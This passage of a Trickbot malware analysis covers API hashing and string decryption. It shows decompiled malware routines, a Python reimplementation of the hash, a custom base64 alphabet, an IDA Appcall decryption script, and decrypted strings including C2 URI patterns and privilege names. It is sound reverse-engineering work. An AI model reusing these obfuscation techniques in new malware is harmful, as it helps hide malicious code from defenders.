            pAddrFuncsTbl[((~ADJ(ptr_ordinal_val)->pwOrinal_value & 0xB4C0 | ADJ(ptr_ordinal_val)->pwOrinal_value & 0x4B3F) ^ 0xD605)
                        - export_dir_va->Base],
            &(*pIAT)[k],
            a4) )
    {
      (*pIAT)[k] = 0;
    }
    ++j;
    ++k;
    ptr_ordinal_val = (ptr_ordinal_val + 2);
    --nOrdinal;
  }
  while ( nOrdinal );
  ptr_ordinal_val = *hashes_tbl;
}
```


retrieve API address based on calculated ordinal value

The pseudocode of the function that calculates the hash based on the name of the API function:



```
unsigned int __cdecl f_tb_calc_hash(unsigned __int8 *inputStr, int strLen)
{
  unsigned int tmp; // edx
  int i; // esi
  int c; // edi
  unsigned int calced_hash; // ecx

  if ( strLen ≤ 0 )
  {
    calced_hash = 0;
  }
  else
  {
    tmp = 0;
    i = 0;
    // tmp = (((0x401 * (tmp + c) & 0xFFFFFFFF) >> 6) ^ ((0x401 * (tmp + c))) & 0xFFFFFFFF
    do
    {
      c = *inputStr;
      ++i;
      ++inputStr;
      tmp = (~((0x401 * (tmp + c)) >> 6) & 0x9F9A1AFD | ((0x401 * (tmp + c)) >> 6) & 0x65E502) ^ (~(0x401 * (tmp + c)) & 0x9F9A1AFD | (0x401 * (tmp + c)) & 0x6065E502);
      --strLen;
    }
    while ( strLen );
    calced_hash = 9 * tmp;
  }
  // calced_hash = (0x8001 * (((calced_hash >> 0xB))  ^ (calced_hash))) & 0xFFFFFFFF
  return 0x8001 * ((~(calced_hash >> 0xB) & 0x6F477ACF | (calced_hash >> 0xB) & 0x188530) ^ (~calced_hash & 0x6F477ACF | calced_hash & 0x90B88530));
}
```

Based on the above pseudocode, I can rewrite the hash calculation code in Python as follows:




```
def calc_api_hash(api_name):
    tmp = 0
    calced_hash = 0

    for i in range(len(api_name)):
        c = ord(api_name[i])
        tmp = (((0x401 * (tmp + c) & 0xFFFFFFFF) >> 6) ^ ((0x401 * (tmp + c)))) & 0xFFFFFFFF

    calced_hash = (9 * tmp) & 0xFFFFFFFF
    calced_hash = (0x8001 * (((calced_hash >> 0xB))  ^ (calced_hash))) & 0xFFFFFFFF

    return calced_hash ^ 0x3576A091
```

```
g_hash_tbl2 dw 0D7h
            dw 2
            dd 7B26C3C6h
            dd 72461567h
            dw 3
```

```
>>> print hex(calc_api_hash("getaddrinfo"))
0x72461567L
>>>
```

All real addresses of APIs after being obtained will be stored at the address 0x00420000 as shown in the picture. Therefore, in order to get all the information about the APIs that Trickbot will use, I apply the method described in this article. The result after restore the API(s) functions as the figure below:




```
.data:00420000 ; Segment permissions: Read/Write
.data:00420000 _data   segment para public 'DATA' use32
.data:00420000         assume cs:_data
.data:00420000         ;org 420000h
.data:00420000 dword_420000 dd 0                                   ;
.data:00420000                                                     ;
.data:00420004 dword_420004 dd 0                                   ;
.data:00420004                                                     ;
.data:00420008 dword_420008 dd 0                                   ;
.data:0042000C dword_42000C dd 0                                   ;
.data:0042000C                                                     ;
.data:00420010 dword_420010 dd 0                                   ;
.data:00420010                                                     ;
.data:00420014 dword_420014 dd 0                                   ;
.data:00420018 dword_420018 dd 0                                   ;
.data:00420018                                                     ;
.data:0042001C dword_42001C dd 0                                   ;
.data:00420020 dword_420020 dd 0                                   ;
.data:00420024 dword_420024 dd 0                                   ;
.data:00420024                                                     ;
.data:00420028 dword_420028 dd 0                                   ;
.data:00420028                                                     ;
.data:0042002C dword_42002C dd 0                                   ;
.data:00420030 dword_420030 dd 0                                   ;
.data:00420030                                                     ;
.data:00420034 dword_420034 dd 0                                   ;
```

```
.data:00420000 ; Segment permissions: Read/Write
.data:00420000 _data   segment para public 'DATA' use32
.data:00420000         assume cs:_data
.data:00420000         ;org 420000h
.data:00420000 ; void (__stdcall *freeaddrinfo)(PADDRINFOA pAddrInfo)
.data:00420000 freeaddrinfo dd 0                       ; DATA XREF: start+B7↑o
.data:00420000                                         ; sub_408AE0+EC↑r ...
.data:00420004 ; INT (__stdcall *getaddrinfo)(PCSTR pNodeName, PCSTR pServiceName, const ADDRINFOA
.data:00420004 getaddrinfo dd 0                        ; DATA XREF: sub_408AE0+51↑r
.data:00420004                                         ; sub_41CDB0+19E↑r
.data:00420008 ; int (__stdcall *gethostname)(char *name, int namelen)
.data:00420008 gethostname dd 0                        ; DATA XREF: sub_408AE0+3B↑r
.data:0042000C ; int (__stdcall *WSACleanup)()
.data:0042000C WSACleanup dd 0                         ; DATA XREF: sub_408AE0:loc_408BD9↑r
.data:0042000C                                         ; sub_41CDB0:loc_41D0A1↑r
.data:00420010 ; int (__stdcall *WSAStartup)(WORD wVersionRequested, LPWSADATA lpWSAData)
.data:00420010 WSAStartup dd 0                         ; DATA XREF: sub_408AE0+1E↑r
.data:00420010                                         ; sub_41CDB0+26↑r
.data:00420014 ; UINT_PTR (__stdcall *SetTimer)(HWND hWnd, UINT_PTR nIDEvent, UINT uElapse, TIMERPR
.data:00420014 SetTimer dd 0                           ; DATA XREF: sub_412220+85D↑r
.data:00420018 ; BOOL (__stdcall *GetMessageA)(LPMSG lpMsg, HWND hWnd, UINT wMsgFilterMin, UINT wMs
.data:00420018 GetMessageA dd 0                        ; DATA XREF: sub_412220+86E↑r
.data:00420018                                         ; sub_412220+89A↑r
.data:0042001C ; LRESULT (__stdcall *DispatchMessageA)(const MSG *lpMsg)
.data:0042001C DispatchMessageA dd 0                   ; DATA XREF: sub_412220+894↑r
.data:00420020 ; DWORD (__stdcall *CharLowerBuffA)(LPSTR lpsz, DWORD cchLength)
```


9.2.2. Decrypt strings

All the main strings that used by payload are encrypted and stored at the **.data** section as following:



```
.data:004202D8 ; char str_lWeblWDhvIzeAn68AWze0KSlWBD[]
.data:004202D8 str_lWeblWDhvIzeAn68AWze0KSlWBD db 'lWeblWDhvIzeAn68AWze0+KSlWBD',0
.data:004202D8                                                 ; DATA XREF: f_tb_decode_str+8↑o
.data:004202F5 str_9a3blWe2EJzb05 db '9a3blWe2EJzb05',0
.data:00420304 str_9a3hAJO2EJb2 db '9a3hAJO2EJb2',0
.data:00420311 str_la3hEJbQ9nOzEJBGOQ db 'la3hEJbQ9nOzEJBGOQ',0
.data:00420324 str_9nFeAJeefJbQEJF2AX db '9nFeAJeefJbQEJF2AX',0
.data:00420337 str_Aabbfm1bvJzeAsbQEJF2AX db 'Aabbfm1bvJzeAsbQEJF2AX',0
.data:0042034E str_01J9aFDfnbQEJF2AX db '0+1J9aFDfnbQEJF2AX',0
.data:00420361 str_9a5SlnzzvcpEJzb05 db '9a5Slnzzv+cpEJzb05',0
.data:00420374 str_la3hEJbQ9nOzEJBGOQ_0 db 'la3hEJbQ9nOzEJBGOQ',0
.data:00420387 str_la3hEJbQE4FM db 'la3hEJbQE4FM',0
```

The decode function receives the input parameter as the index value of the string, then decodes the string using the base64 algorithm with the custom character set:




```
f_tb_w_decode_string(a2, 0×95);
```

```
unsigned int __cdecl f_tb_decode_str(int str_idx, const char *dec_str)
{
  const char *p_enc_str; // ecx
  int idx; // edx
  bool c; // zf
  int v5; // edx

  p_enc_str = str_lWeblWDhvIzeAn68AWze0KSlWBD;
  idx = str_idx - 1;
  if ( str_idx ≠ 1 )
  {
    do
    {
      do
      {
        c = *p_enc_str++ == 0;
      }
      while ( !c );
      v5 = -idx;
      c = v5 == 0×FFFFFFFF;
      idx = ~v5;
    }
    while ( !c );
  }
  return f_tb_custom_b64_decode(p_enc_str, dec_str);
}
```


```
.data:00421A0C ; char b64_custom_charset[]
.data:00421A0C b64_custom_charset db '53Iwd6smYcHEKFTiX1RLZknalO9Av0frCeMpVbJ4ghUNjDS2QuGxPoW+qz8tyB/7',0
.data:00421A0C                                        ; DATA XREF: f_tb_custom_b64_decode:loc_418C21↑r
```

To be able to decode these strings and add related annotations in IDA, I use IDA’s Appcall feature and refer to the code here. The entire python code is as follows:



```python
import idc
import idaapi
import idautils


def decrypt_n_comment(func, func_name, enc):
    """
    Decrypt trickbot strings and set comment
    """
    for xref in idautils.XrefsTo(idc.get_name_ea_simple(func_name)):
        # init retrieve arguments
        print("[+] decrypting encrypted string at {:08X}".format(xref.frm))
        current_address = xref.frm
        addr_minus_15 = current_address - 15

        while current_address >= addr_minus_15:
            current_address = idc.prev_head(current_address)
            if idc.print_insn_mnem(current_address) == "push" and idc.get_operand_type(current_address, 0) == idc.o_imm:
                idx = idc.get_operand_value(current_address, 0)
                break

        buf = idaapi.Appcall.buffer("\x00" * 1600)

        # Call Trickbot's func
        try:
            res = func(buf, idx)
        except Exception as e:
            print("FAILED: appcall failed: {}".format(e))
            continue

        try:
            # Add comments
            print ("Decrypted string: %s" % buf.value.decode(enc).rstrip('\x00\x00'))
            idc.set_cmt(xref.frm, b"'{:s}'".format(buf.value.decode(enc).rstrip('\x00\x00')), idc.SN_NOWARN)
        except:
            print("FAILED: to add comment")
            continue

# Initialization ──────────────────────────────
FUNC_NAME = "f_tb_w_decode_string" #00401C30
FUNC_NAME2 = "f_tb_w_decode_string2" #00413830

PROTO = "int __cdecl {:s}(char *dec_str, int str_idx);".format(FUNC_NAME)
PROTO2 = "int __cdecl {:s}(char *dec_str, int str_idx);".format(FUNC_NAME2)

# Execution ───────────────────────────────────
decrypt_function = idaapi.Appcall.proto(FUNC_NAME, PROTO)
decrypt_n_comment(decrypt_function, FUNC_NAME, "utf-16")

decrypt_function = idaapi.Appcall.proto(FUNC_NAME2, PROTO2)
decrypt_n_comment(decrypt_function, FUNC_NAME2, "utf-8")
```

The results before and after the script execution will make the analysis easier:




xrefs to f_tb_w_decode_string

Direction	Typ	Address	Text
Up	p	sub_401880+4B	call f_tb_w_decode_string
Down	p	sub_402310+7D	call f_tb_w_decode_string
Down	p	sub_402720+53	call f_tb_w_decode_string
Down	p	sub_402910+2F	call f_tb_w_decode_string
Down	p	sub_402970+44	call f_tb_w_decode_string
Down	p	sub_402E90+1D	call f_tb_w_decode_string
Down	p	sub_402E90+48	call f_tb_w_decode_string
Down	p	sub_403A40+190	call f_tb_w_decode_string
Down	p	sub_403A40+FF0	call f_tb_w_decode_string
Down	p	sub_4051D0:loc_405353	call f_tb_w_decode_string
Down	p	sub_4051D0:loc_40537D	call f_tb_w_decode_string
Down	p	sub_4051D0+1E2	call f_tb_w_decode_string
Down	p	sub_4051D0+222	call f_tb_w_decode_string
Down	p	sub_405B80+10B	call f_tb_w_decode_string
Down	p	sub_4077E0+46	call f_tb_w_decode_string
Down	p	sub_4077E0+14A	call f_tb_w_decode_string
Down	p	sub_4077E0+C90	call f_tb_w_decode_string
Down	p	sub_4077E0+CBA	call f_tb_w_decode_string
Down	p	sub_408C70+21	call f_tb_w_decode_string
Down	p	sub_408D50+29	call f_tb_w_decode_string
Down	p	sub_408E50+107	call f_tb_w_decode_string
Down	p	sub_409C40+2E	call f_tb_w_decode_string
Down	p	sub_40A0E0+75	call f_tb_w_decode_string
Down	p	sub_40A490+57	call f_tb_w_decode_string
Down	p	sub_40AC30+65	call f_tb_w_decode_string
Down	p	sub_40B000+27	call f_tb_w_decode_string
Down	p	sub_40B100+61	call f_tb_w_decode_string
Down	p	sub_40B970+5C	call f_tb_w_decode_string
Down	p	sub_40BE60+4A	call f_tb_w_decode_string
Down	p	sub_40C4A0+55	call f_tb_w_decode_string
Down	p	sub_40C780+D7	call f_tb_w_decode_string
Down	p	sub_40CC70+30	call f_tb_w_decode_string
Down	p	sub_40CC70+C7	call f_tb_w_decode_string
Down	p	sub_40D280+40	call f_tb_w_decode_string
Down	p	sub_40D3E0+5D	call f_tb_w_decode_string


xrefs to f_tb_w_decode_string

Direction	Typ	Address	Text
Up	p	sub_401880+4B	call f_tb_w_decode_string; 'Module is not valid'
Down	p	sub_402310+7D	call f_tb_w_decode_string; '%s%s'
Down	p	sub_402720+53	call f_tb_w_decode_string; '/%s/%s/10/%s/%s/%u/'
Down	p	sub_402910+2F	call f_tb_w_decode_string; 'user'
Down	p	sub_402970+44	call f_tb_w_decode_string; '.tmp'
Down	p	sub_402E90+1D	call f_tb_w_decode_string; 'E: 0x%x A: 0x%p'
Down	p	sub_402E90+48	call f_tb_w_decode_string; 'exc'
Down	p	sub_403A40+190	call f_tb_w_decode_string; 'SeDebugPrivilege'
Down	p	sub_403A40+FF0	call f_tb_w_decode_string; 'mutant'
Down	p	sub_4051D0:loc_405353	call f_tb_w_decode_string; 'Unknown'
Down	p	sub_4051D0:loc_40537D	call f_tb_w_decode_string; 'x86'
Down	p	sub_4051D0+1E2	call f_tb_w_decode_string; '%s %s SP%u'
Down	p	sub_4051D0+222	call f_tb_w_decode_string; '%s %s'
Down	p	sub_405B80+10B	call f_tb_w_decode_string; '/%s/%s/14/%s/%s/0/'
Down	p	sub_4077E0+46	call f_tb_w_decode_string; 'VERS'
Down	p	sub_4077E0+14A	call f_tb_w_decode_string; 'SINJ'
Down	p	sub_4077E0+C90	call f_tb_w_decode_string; 'ModuleQuery'
Down	p	sub_4077E0+CBA	call f_tb_w_decode_string; 'WantRelease'
Down	p	sub_408C70+21	call f_tb_w_decode_string; 'kernel32.dll'
Down	p	sub_408D50+29	call f_tb_w_decode_string; 'kps'
Down	p	sub_408E50+107	call f_tb_w_decode_string; '%s%s'
Down	p	sub_409C40+2E	call f_tb_w_decode_string; 'path'
Down	p	sub_40A0E0+75	call f_tb_w_decode_string; 'en-EN\'
Down	p	sub_40A490+57	call f_tb_w_decode_string; '/%s/%s/23/%u/'
Down	p	sub_40AC30+65	call f_tb_w_decode_string; 'tmp'
Down	p	sub_40B000+27	call f_tb_w_decode_string; 'pIT NULL'
Down	p	sub_40B100+61	call f_tb_w_decode_string; 'SeTcbPrivilege'
Down	p	sub_40B970+5C	call f_tb_w_decode_string; '\svchost.exe'
Down	p	sub_40BE60+4A	call f_tb_w_decode_string; 'settings.ini'
Down	p	sub_40C4A0+55	call f_tb_w_decode_string; '%s.%s.%s.%s'
Down	p	sub_40C780+D7	call f_tb_w_decode_string; 'reload%d'
Down	p	sub_40CC70+30	call f_tb_w_decode_string; 'Toolwiz Cleaner'
Down	p	sub_40CC70+C7	call f_tb_w_decode_string; 'SYSTEM'
Down	p	sub_40D280+40	call f_tb_w_decode_string; '/%s/%s/5/%s/'
Down	p	sub_40D3E0+5D	call f_tb_w_decode_string; ' '



xrefs to f_tb_w_decode_string2

Direction	Typ	Address	Text
Up	p	sub_408C70+30	call f_tb_w_decode_string2
Up	p	sub_40BE60+33E	call f_tb_w_decode_string2
Up	p	sub_40E3E0+1B	call f_tb_w_decode_string2
Up	p	sub_40E3E0+FF	call f_tb_w_decode_string2
Up	p	sub_40E3E0+1D1	call f_tb_w_decode_string2
Down	p	sub_413850+146	call f_tb_w_decode_string2
Down	p	sub_413850+1BE	call f_tb_w_decode_string2
Down	p	sub_413850+1FD	call f_tb_w_decode_string2
Down	p	sub_413850+23C	call f_tb_w_decode_string2
Down	p	sub_415030+28	call f_tb_w_decode_string2
Down	p	sub_416250+42C	call f_tb_w_decode_string2
Down	p	sub_416250+6CC	call f_tb_w_decode_string2
Down	p	sub_419320+33	call f_tb_w_decode_string2
Down	p	sub_419320+50	call f_tb_w_decode_string2
Down	p	sub_419320+64	call f_tb_w_decode_string2
Down	p	sub_419320+78	call f_tb_w_decode_string2
Down	p	sub_419530+AC	call f_tb_w_decode_string2
Down	p	sub_41B3D0+19	call f_tb_w_decode_string2
Down	p	sub_41B3D0+9E	call f_tb_w_decode_string2
Down	p	sub_41D990+177	call f_tb_w_decode_string2
Down	p	sub_41D990+193	call f_tb_w_decode_string2
Down	p	sub_41D990+1AC	call f_tb_w_decode_string2
Down	p	sub_41D990+1C2	call f_tb_w_decode_string2
Down	p	sub_41D990+1DB	call f_tb_w_decode_string2
Down	p	sub_41D990+1F1	call f_tb_w_decode_string2
Down	p	sub_41D990+20A	call f_tb_w_decode_string2
Down	p	sub_41D990+223	call f_tb_w_decode_string2



xrefs to f_tb_w_decode_string2

Direction	Typ	Address	Text
Up	p	sub_408C70+30	call f_tb_w_decode_string2; 'LoadLibraryW'
Up	p	sub_40BE60+33E	call f_tb_w_decode_string2; ' %u %u %u %u'
Up	p	sub_40E3E0+1B	call f_tb_w_decode_string2; '------Boundary%08X'
Up	p	sub_40E3E0+FF	call f_tb_w_decode_string2; '--%s
Up	p	sub_40E3E0+1D1	call f_tb_w_decode_string2; '--%s--
Down	p	sub_413850+146	call f_tb_w_decode_string2; 'start'
Down	p	sub_413850+1BE	call f_tb_w_decode_string2; 'control'
Down	p	sub_413850+1FD	call f_tb_w_decode_string2; 'freebuffer'
Down	p	sub_413850+23C	call f_tb_w_decode_string2; 'release'
Down	p	sub_415030+28	call f_tb_w_decode_string2; 'GetProcAddress'
Down	p	sub_416250+42C	call f_tb_w_decode_string2; '.reloc'
Down	p	sub_416250+6CC	call f_tb_w_decode_string2; '.reloc'
Down	p	sub_419320+33	call f_tb_w_decode_string2; 'WTSEnumerateSessionsA'
Down	p	sub_419320+50	call f_tb_w_decode_string2; 'WTSFreeMemory'
Down	p	sub_419320+64	call f_tb_w_decode_string2; 'WTSGetActiveConsoleSessionId'
Down	p	sub_419320+78	call f_tb_w_decode_string2; 'WTSQueryUserToken'
Down	p	sub_419530+AC	call f_tb_w_decode_string2; 'UrlEscapeW'
Down	p	sub_41B3D0+19	call f_tb_w_decode_string2; '<moduleconfig>*</moduleconfig>'
Down	p	sub_41B3D0+9E	call f_tb_w_decode_string2; '<moduleconfig>*</moduleconfig>'
Down	p	sub_41D990+177	call f_tb_w_decode_string2; 'WaitForSingleObject'
Down	p	sub_41D990+193	call f_tb_w_decode_string2; 'CloseHandle'
Down	p	sub_41D990+1AC	call f_tb_w_decode_string2; 'SignalObjectAndWait'
Down	p	sub_41D990+1C2	call f_tb_w_decode_string2; 'ExitProcess'
Down	p	sub_41D990+1DB	call f_tb_w_decode_string2; 'ResetEvent'
Down	p	sub_41D990+1F1	call f_tb_w_decode_string2; 'InitializeCriticalSection'
Down	p	sub_41D990+20A	call f_tb_w_decode_string2; 'LeaveCriticalSection'
Down	p	sub_41D990+223	call f_tb_w_decode_string2; 'EnterCriticalSection'

